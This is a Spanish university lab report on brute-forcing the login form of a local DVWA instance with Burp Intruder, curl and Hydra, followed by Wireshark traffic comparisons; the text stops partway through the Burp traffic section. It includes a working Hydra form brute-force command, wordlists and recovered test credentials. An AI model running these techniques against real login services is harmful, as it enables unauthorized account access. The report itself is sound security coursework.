

Informe Laboratorio 2

Sección 3

Edicson Solar Salinas
e-mail: edicson.solar@mail.udp.cl

Septiembre de 2026

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades según criterio de rúbrica	2
2.1. Levantamiento de docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	3
2.4. Identificación de campos a modificar (burp)	4
2.5. Obtención de diccionarios para el ataque (burp)	5
2.6. Obtención de al menos 2 pares (burp)	6
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	9
2.9. Demuestra 5 diferencias (curl)	10
2.10. Instalación y versión a utilizar (hydra)	11
2.11. Explicación de comando a utilizar (hydra)	11
2.12. Obtención de al menos 2 pares (hydra)	12
2.13. Explicación paquete curl (tráfico)	12
2.14. Explicación paquete burp (tráfico)	13
2.15. Explicación paquete hydra (tráfico)	14
2.16. Mención de las diferencias (tráfico)	15
2.17. Detección de SW (tráfico)	15
Conclusiones y comentarios	16
Anexo	16

1. Descripción de actividades

En este laboratorio trabajé con DVWA dentro de un contenedor local. El servicio quedó publicado solamente en `127.0.0.1:6969`, por lo que todas las solicitudes de burp suite, curl e hydra se dirigieron al mismo formulario vulnerable sin salir del equipo. El objetivo fue ejecutar fuerza bruta de forma controlada, comprobar accesos válidos e inválidos y después comparar el tráfico de las tres herramientas en wireshark.

Las actividades fueron las siguientes.

- Desplegar DVWA mediante docker y explicar los parámetros utilizados.
- Interceptar el formulario `/vulnerabilities/brute/` con burp suite, configurar intruder y obtener al menos dos pares válidos.
- Copiar desde las herramientas de desarrollador un comando curl, ejecutar un acceso válido e inválido y demostrar cinco diferencias.
- Ejecutar hydra sobre el mismo formulario con diccionarios acotados y obtener al menos dos pares válidos.
- Capturar el tráfico de curl, burp e hydra, explicar paquetes representativos, comparar sus características y evaluar si el software puede reconocerse desde la red.

2. Desarrollo de actividades según criterio de rúbrica

2.1. Levantamiento de docker para correr DVWA (dvwa)

Al comenzar, el servicio de docker estaba inactivo. Lo inicié con `sudo systemctl start docker` y comprobé que la imagen `vulnerables/web-dvwa:latest` ya estaba disponible localmente. Por esa razón usé `--pull=never`, la ejecución no necesitaba descargar ni sustituir la imagen existente. El contenedor se creó con este comando:

```
docker run --pull=never --name dvwa-lab2 --restart=no -d \  
-p 127.0.0.1:6969:80 vulnerables/web-dvwa:latest
```

`--name dvwa-lab2` asigna un nombre reconocible, `--restart=no` evita un reinicio automático fuera del laboratorio y `-d` deja el servicio en segundo plano. El identificador devuelto comenzó con `59d8457229db`. La figura 1 muestra el contenedor activo y la imagen utilizada.

```
● lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ docker run --pull=never --name dvwa-lab2
--restart=no -d -p 127.0.0.1:6969:80 vulnerables/web-dvwa:latest
59d8457229dbef3bf9857328cfd0b7861d5c1740b27517424513beb8899f5205
● lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
NAMES
59d8457229db   vulnerables/web-dvwa:latest         "/main.sh"              2 minutes ago Up 2 minutes   127.0.0.1:6969->80
/tcp         dvwa-lab2
● lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$
```

Figura 1: Contenedor DVWA levantado con la imagen local del laboratorio.

2.2. Redirección de puertos en docker (dvwa)

Antes de crear el contenedor comprobé que el puerto 6969 no estuviera escuchando. El mapeo 127.0.0.1:6969:80 publica el puerto 80 interno de DVWA como 6969 en el equipo anfitrión. La dirección 127.0.0.1 es relevante porque limita el acceso a loopback y evita exponer esta aplicación vulnerable en otras interfaces de red.

Después del primer acceso creé la base de datos desde Setup DVWA, ingresé con el usuario **admin** y la contraseña **password**. Mantuve el nivel de seguridad en low. En la figura 2 se ve el servicio respondiendo en la URL local elegida.



Username

Password

Login

Figura 2: DVWA disponible en 127.0.0.1:6969 después de la redirección.

2.3. Obtención de consulta a replicar (burp)

Abrí el navegador integrado de burp, inicié sesión en DVWA y activé el interceptor antes de enviar el formulario Brute Force. La consulta obtenida fue un GET con los tres parámetros visibles en la URL:

```
GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 127.0.0.1:6969
```

Cookie: PHPSESSID=qiplsqh502ko6d0qlrc7n3jk23; security=low

La cookie conserva la sesión autenticada y el nivel de seguridad bajo. Sin ella, el formulario protegido no representa la misma prueba. La figura 3 muestra la solicitud completa antes de enviarla a intruder.



Figura 3: Consulta del formulario interceptada en burp suite.

2.4. Identificación de campos a modificar (burp)

En intruder eliminé las posiciones automáticas. El primer campo variable fue `username` y el segundo fue `password`. Dejé el resto de la consulta sin cambios. Seleccioné cluster bomb porque se necesitaba combinar cada usuario con cada contraseña, no avanzar ambas listas de forma paralela.

La figura 4 muestra las dos posiciones delimitadas por `§...§`. Esta selección produce el producto cartesiano de los dos payloads.



Figura 4: Posiciones de usuario y contraseña configuradas en intruder.

2.5. Obtención de diccionarios para el ataque (burp)

Los usuarios se obtuvieron del índice local `/hackable/users/`. Los nombres de los archivos permitieron formar una lista con `1337`, `admin`, `gordonb`, `pablo` y `smithy`. Para las contraseñas usé solamente las primeras diez entradas del archivo `rockyou` disponible en el equipo.

123456	princess
12345	1234567
123456789	rockyou
password	12345678
iloveyou	abc123

No utilicé el archivo `rockyou` completo. El subconjunto dejaba una prueba reproducible de 5 usuarios por 10 contraseñas, es decir, 50 combinaciones. Las figuras 5 y 6 muestran la fuente de usuarios y el archivo acotado de contraseñas.



Figura 5: Usuarios obtenidos desde el índice local de DVWA.




Figura 6: Subconjunto de diez contraseñas derivado de rockyou.

2.6. Obtención de al menos 2 pares (burp)

La ejecución en intruder cubrió las 50 combinaciones. Ordené los resultados por length porque el estado HTTP no permitía separarlos, las respuestas correctas e incorrectas devolvieron 200. En el extremo superior aparecieron longitudes distintas a las respuestas comunes de 4702 o 4703 bytes. La figura 7 muestra esos candidatos.

Request	Payload 1	Payload 2	Status code	Response recei...	Error	Timeout	Length ▾
48	gordonb	abc123	200	2			4745
20	smithy	password	200	2			4742
0			200	4			4741
17	admin	password	200	2			4740
3	gordonb	123456	200	2			4703
4	pablo	123456	200	3			4703
6	1337	12345	200	3			4703
8	gordonb	12345	200	888			4703
10	smithy	12345	200	2			4703
12	admin	123456789	200	3			4703
14	pablo	123456789	200	3			4703
16	1337	password	200	2			4703
18	gordonb	password	200	30			4703

Figura 7: Resultados de intruder ordenados de mayor a menor por longitud.

No consideré un par válido solo por su longitud. Abrí cada respuesta y comprobé el mensaje. `gordonb/abc123` produjo `Welcome to the password protected area gordonb` y una longitud de 4745. `smithy/password` produjo el mismo tipo de bienvenida para `smithy` y una longitud de 4742. Las figuras 8 y 9 muestran ambos resultados.




Figura 8: Primer par confirmado en burp, `gordonb/abc123`.




Figura 9: Segundo par confirmado en burp, `smithy/password`.

Como control, `gordonb/123456` devolvió `Username and/or password incorrect.`, sin imagen de usuario y con longitud 4703. La figura 10 confirma que un estado 200 no implica una autenticación correcta.




Figura 10: Respuesta inválida usada para contrastar los pares encontrados.

2.7. Obtención de código de inspect element (curl)

Con las herramientas de desarrollador abiertas en la pestaña network, recargué la página y filtré por documentos. Esto fue necesario porque al principio la tabla estaba vacía y, en el primer intento de selección, había abierto `admin.jpg` en vez de la solicitud del formulario. La comprobación de request URL permitió corregirlo sin suponer que ambas filas eran equivalentes.

La solicitud correcta aparece en la figura 11. Sobre esa fila utilicé `copy as curl (bash)` y guardé el resultado original en `evidencias/raw/curl_desde_inspector.sh`. La figura 12 muestra el inicio del comando, incluida la URL, la cookie y el `Referer`.




Figura 11: Solicitud principal seleccionada en network antes de copiarla como curl.

```
curl 'http://127.0.0.1:6969/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en-US,en;q=0.9' \
-H 'Cache-Control: max-age=0' \
-b 'PHPSESSID=qiplsqh502ko6d0qlrc7n3jk23; security=low' \
-H 'Proxy-Connection: keep-alive' \
-H 'Referer: http://127.0.0.1:6969/vulnerabilities/brute/' \
-H 'Sec-Fetch-Dest: document' \
```

Figura 12: Inicio del código curl obtenido desde las herramientas de desarrollador.

2.8. Utilización de curl por terminal (curl)

Conservé el comando copiado sin editar y preparé una segunda copia donde cambié solamente password=password por password=clave_incorrecta_lab2. Las dos ejecuciones fueron:

```
bash evidencias/raw/curl_desde_inspector.sh > evidencias/raw/curl_valido.html
bash evidencias/raw/curl_invalido.sh > evidencias/raw/curl_invalido.html
```

El primer archivo contiene Welcome to the password protected area admin. El segundo contiene Username and/or password incorrect. La figura 13 muestra los dos comandos registrados por la terminal. El tráfico quedó guardado aparte en curl_valido_invalido.pcapng.

```
1876 bash evidencias/raw/curl_desde_inspector.sh > evidencias/raw/curl_valido.html
1878 bash evidencias/raw/curl_invalido.sh > evidencias/raw/curl_invalido.html
```

Figura 13: Ejecuciones de curl válida e inválida realizadas desde la terminal.

2.9. Demuestra 5 diferencias (curl)

La comparación se realizó sobre archivos obtenidos realmente, no sobre páginas reconstruidas. Encontré cinco diferencias.

1. En la solicitud válida, el campo `password` contiene `password`. En la inválida contiene `clave_incorrecta_lab2`.
2. El cuerpo válido mide 4413 bytes y el inválido 4375, una diferencia de 38 bytes.
3. La respuesta válida muestra una bienvenida para `admin`; la inválida muestra el mensaje de credenciales incorrectas.
4. La válida presenta el resultado dentro de `<p>`; la inválida usa `<pre><br />`.
5. La válida incluye `/hackable/users/admin.jpg`; la inválida no contiene una imagen de usuario.

La figura 14 demuestra que el parámetro de contraseña fue la única modificación en la solicitud. La figura 15 conserva los tamaños y la figura 16 muestra la línea HTML distinta.

```
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ diff -u evidencias/raw/curl_desde_inspector.sh evidencias/raw/curl_inv
alido.sh
--- evidencias/raw/curl_desde_inspector.sh      2026-09-18 21:34:47.275437569 -0300
+++ evidencias/raw/curl_invalido.sh             2026-09-18 23:03:16.375772802 -0300
@@ -1,4 +1,4 @@
-curl 'http://127.0.0.1:6969/vulnerabilities/brute?username=admin&password=password&Login=Login' \
+curl 'http://127.0.0.1:6969/vulnerabilities/brute?username=admin&password=clave_incorrecta_lab2&Login=Login' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-excha
nge;v=b3;q=0.7' \
  -H 'Accept-Language: en-US,en;q=0.9' \
  -H 'Cache-Control: max-age=0' \
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$
```

Figura 14: Única modificación entre la solicitud válida y la inválida.

```
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ wc -c evidencias/raw/curl_valid
o.html evidencias/raw/curl_invalido.html
4413 evidencias/raw/curl_valido.html
4375 evidencias/raw/curl_invalido.html
8788 total
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$
```

Figura 15: Tamaños de los cuerpos guardados para ambas respuestas.

```
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ diff -u evidencias/raw/curl_invalido.html evidencias/raw/curl_valido.html
--- evidencias/raw/curl_invalido.html      2026-09-18 23:04:04.724251168 -0300
+++ evidencias/raw/curl_valido.html        2026-09-18 23:00:52.934309732 -0300
@@ -72,7 +72,7 @@
         <input type="submit" value="Login" name="Login">

         </form>
-       <pre><br />Username and/or password incorrect.</pre>
+       <p>Welcome to the password protected area admin</p>
     </div>

     <h2>More Information</h2>
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$
```

Figura 16: Diferencia de contenido entre la respuesta inválida y la válida.

En ambos casos el servidor respondió 200. Esto no cuenta como diferencia, pero sí muestra por qué el resultado debe decidirse con el cuerpo y no solo con el código de estado.

2.10. Instalación y versión a utilizar (hydra)

La herramienta hydra no estaba instalada al comenzar. El comando `command -v hydra` no devolvió una ruta, mientras que el índice local de Debian sí mostraba el paquete. Lo instalé con:

```
sudo apt install hydra
```

Después confirmé `/usr/bin/hydra` y la versión 9.4. La figura 17 conserva esa verificación.

```
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ hydra 2>&1 | head -n 1
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret
service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and et
hics anyway).
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$
```

Figura 17: Versión de hydra utilizada en el laboratorio.

2.11. Explicación de comando a utilizar (hydra)

Antes de ejecutar revisé la ayuda local de `http-get-form`. El módulo exige la ruta, los parámetros y una condición para reconocer el fallo. Usé el siguiente comando.

```
hydra -L evidencias/diccionarios/users_dvwa_5.txt \
-P evidencias/diccionarios/passwords_rockyou_10.txt \
127.0.0.1 -s 6969 http-get-form \
"/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:H=Cookie\:
security=low; PHPSESSID=qiplsqh502ko6d0qlrc7n3jk23:F=Username and/or password
incorrect" -V
```

- `-L` y `-P` cargan las listas de cinco usuarios y diez contraseñas.
- `127.0.0.1 -s 6969` fija el único destino y puerto autorizados.

- `http-get-form` corresponde al método observado en burp y network.
- `^USER^` y `^PASS^` son reemplazados por cada combinación.
- `H=Cookie` mantiene la sesión y `security=low`.
- `F=Username and/or password incorrect` define el texto de una respuesta fallida.
- `-V` muestra cada intento. No se agregó `-f`, porque detenerse en el primer hallazgo impediría cumplir la búsqueda de al menos dos pares.

El máximo seguía siendo 50 combinaciones. No se usó el rockyou completo ni se apuntó a otra dirección.

2.12. Obtención de al menos 2 pares (hydra)

La ejecución de hydra inició a las 23:42:54 y terminó a las 23:42:55. Informó tres pares válidos.

- `admin/password`
- `gordonb/abc123`
- `smithy/password`

La figura 18 contiene las líneas originales y el resumen `3 valid passwords found`. Los dos últimos pares coinciden con los confirmados en burp. Que 50 intentos pudieran completarse sin bloqueo también muestra la ausencia de un límite efectivo en esta configuración de DVWA.

```
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$ grep -E '^[6969]|valid passwords found' evidencias/raw/hydra_salida_completa.txt
[6969][http-get-form] host: 127.0.0.1 login: admin password: password
[6969][http-get-form] host: 127.0.0.1 login: gordonb password: abc123
[6969][http-get-form] host: 127.0.0.1 login: smithy password: password
1 of 1 target successfully completed, 3 valid passwords found
lavapatos@debian:~/Documents/uCosasLocal/2026-2/Cripto/labs/lab2$
```

Figura 18: Tres pares válidos encontrados por hydra.

2.13. Explicación paquete curl (tráfico)

Seleccioné la trama 978 porque corresponde a la solicitud válida y está enlazada con la respuesta 980. En la figura 19 se observa un `GET` mediante `HTTP/1.1`, desde el puerto origen 51784 hacia el 6969. La trama mide 871 bytes e incluye la URL completa, la cookie y varios encabezados del navegador.

Aunque la solicitud fue emitida por curl, el `User-Agent` indica chromium 150. No es un error de wireshark, Copy as curl conservó explícitamente ese encabezado. La respuesta 980

tiene estado 200, **Content-Length: 4413**, no declara compresión y mide 4751 bytes como trama capturada.

```

▶ Frame 978: 871 bytes on wire (6968 bits), 871 bytes captured (6968 bits) on interface lo, id 0
▶ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 51784, Dst Port: 6969, Seq: 1, Ack: 1, Len: 805
▼ Hypertext Transfer Protocol
  ▶ GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n
    ▶ [Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1\r\n]
    ▶ Request Method: GET
    ▶ Request URI: /vulnerabilities/brute/?username=admin&password=password&Login=Login
    ▶ Request Version: HTTP/1.1
    Host: 127.0.0.1:6969\r\n
    Cookie: PHPSESSID=q1plsqh502ko6d0qlrc7n3jk23; security=low\r\n
    Cookie pair: PHPSESSID=q1plsqh502ko6d0qlrc7n3jk23
    Cookie pair: security=low
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    Cache-Control: max-age=0\r\n
    Proxy-Connection: keep-alive\r\n
    Referer: http://127.0.0.1:6969/vulnerabilities/brute/\r\n
    Sec-Fetch-Dest: document\r\n
    Sec-Fetch-Mode: navigate\r\n
    Sec-Fetch-Site: same-origin\r\n
    Sec-Fetch-User: ?1\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36\r\n
    sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"\r\n
    sec-ch-ua-mobile: ?0\r\n
    sec-ch-ua-platform: "Linux"\r\n
    \r\n
    [Full request URI: http://127.0.0.1:6969/vulnerabilities/brute/?username=admin&password=password&Login=Login]
    [HTTP request 1/1]
    [Response in frame: 980]

```

Figura 19: Detalle HTTP de la solicitud válida emitida mediante curl.

2.14. Explicación paquete burp (tráfico)

Para burp seleccioné la trama 402, que contiene el par válido gordonb/abc123. La solicitud mide 875 bytes, usa GET mediante HTTP/1.1 y conserva el mismo User-Agent de chromium. A diferencia de la captura curl, aquí aparecen **Accept-Encoding: gzip, deflate, br** y **Connection: keep-alive**. La figura 20 muestra esos campos y el vínculo con la trama de respuesta 404.

```

▶ Frame 402: 875 bytes on wire (7000 bits), 875 bytes captured (7000 bits) on interface lo, id 0
▶ Ethernet II, Src: 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
▶ Internet Protocol Version 4, Src: 127.0.0.1, Dst: 127.0.0.1
▶ Transmission Control Protocol, Src Port: 40806, Dst Port: 6969, Seq: 1, Ack: 1, Len: 809
▼ Hypertext Transfer Protocol
  ▶ GET /vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login HTTP/1.1\r\n
    ▶ [Expert Info (Chat/Sequence): GET /vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login HTTP/1.1\r\n]
    ▶ Request Method: GET
    ▶ Request URI: /vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login
    ▶ Request Version: HTTP/1.1
    Host: 127.0.0.1:6969\r\n
    sec-ch-ua: "Not;A=Brand";v="8", "Chromium";v="150"\r\n
    sec-ch-ua-mobile: ?0\r\n
    sec-ch-ua-platform: "Linux"\r\n
    Accept-Language: en-US,en;q=0.9\r\n
    Upgrade-Insecure-Requests: 1\r\n
    User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7\r\n
    Sec-Fetch-Site: same-origin\r\n
    Sec-Fetch-Mode: navigate\r\n
    Sec-Fetch-User: ?1\r\n
    Sec-Fetch-Dest: document\r\n
    Referer: http://127.0.0.1:6969/vulnerabilities/brute/\r\n
    Accept-Encoding: gzip, deflate, br\r\n
    Cookie: PHPSESSID=q1plsqh502ko6d0qlrc7n3jk23; security=low\r\n
    Cookie pair: PHPSESSID=q1plsqh502ko6d0qlrc7n3jk23
    Cookie pair: security=low
    Connection: keep-alive\r\n
    \r\n
    [Full request URI: http://127.0.0.1:6969/vulnerabilities/brute/?username=gordonb&password=abc123&Login=Login]
    [HTTP request 1/1]
    [Response in frame: 404]

```

Figura 20: Solicitud válida enviada por burp intruder.

La trama de respuesta 404, mostrada en la figura 21, tiene estado HTTP 200 y usa compresión gzip. Su Content-Length es 1476. Según wireshark, ese cuerpo se convierte en 4417 bytes al decodificarlo. Por eso no comparé directamente ese valor con la longitud 4745 mostrada por intruder, que corresponde a otra representación de la respuesta.

